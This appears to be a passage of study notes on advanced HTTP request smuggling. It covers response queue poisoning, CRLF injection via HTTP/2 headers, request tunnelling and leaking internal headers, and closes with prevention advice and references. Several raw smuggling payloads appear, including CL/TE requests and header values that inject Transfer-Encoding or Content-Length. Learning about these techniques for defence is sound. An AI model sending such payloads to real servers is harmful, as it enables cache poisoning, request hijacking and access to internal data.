
```
POST / HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
Content-Type: x-www-form-urlencoded\r\n
Content-Length: 61\r\n
Transfer-Encoding: chunked\r\n
\r\n
0\r\n
\r\n
GET /anything HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
\r\n
GET / HTTP/1.1\r\n
Host: vulnerable-website.com\r\n
\r\n
```

Response Queue Poisoning

The front-end correctly maps the first response to the initial request


There is no further requests

When the front-end receives another request, it forwards this to the back-end as normal. However, when issuing the response, it will send the first one in the queue, that is, the leftover response to the smuggled request.




Request smuggling via CRLF injection

- In HTTP/1, you can sometimes exploit discrepancies between how servers handle standalone newline (\n)
- This discrepancy doesn't exist with the handling of a full CRLF (\r\n) sequence because all HTTP/1 servers agree that this terminates the header.
- HTTP/2 messages are binary. So \r\n no longer has any special significance
- So it can be included inside the value itself without causing the header to be split



```
foo   bar\r\nTransfer-Encoding: chunked
```




```
Foo: bar
Transfer-Encoding: chunked
```

HTTP request tunnelling

some servers only allow requests originating from the same IP address or the same client to reuse the connection. Others won't reuse the connection at all

you can send a single request that will elicit two responses from the back-end. This enables you to hide a request and its response from the front-end altogether.




Leaking internal headers

You can potentially trick the front-end into appending the internal headers inside what will become a body parameter on the back-end.


Let's say we send a request that looks something like this:

he front-end sees everything we've injected as part of a header, so adds any new headers after the trailing comment= string.



:method	POST
:path	/comment
:authority	vulnerable-website.com
content-type	application/x-www-form-urlencoded
foo	bar\r\n Content-Length: 200\r\n \r\n comment=

```
x=1
```



```
POST /comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 200

comment=X-Internal-Header: secretContent-Length: 3
x=1
```

How to prevent It

- Use HTTP/2 end to end and disable HTTP downgrading if possible. HTTP/2 uses a robust mechanism for determining the length of requests and, when used end to end, is inherently protected against request smuggling. If you can't avoid HTTP downgrading, make sure you validate the rewritten request against the HTTP/1.1 specification. For example, reject requests that contain newlines in the headers, colons in header names, and spaces in the request method.
- Make the front-end server normalize ambiguous requests and make the back-end server reject any that are still ambiguous, closing the TCP connection in the process.

References

- https://portswigger.net/web-security/request-smuggling
- https://portswigger.net/web-security/request-smuggling/advanced
- https://snyk.io/blog/demystifying-http-request-smuggling/
- https://blog.zeddyu.info/2019/12/08/HTTP-Smuggling-en/
- https://www.cgisecurity.com/lib/http-request-smuggling.pdf
- https://grenfeldt.dev/2021/10/08/gunicorn-20.1.0-public-disclosure-of-request-smuggling
- https://www.youtube.com/watch?v=rHxVVeM9R-M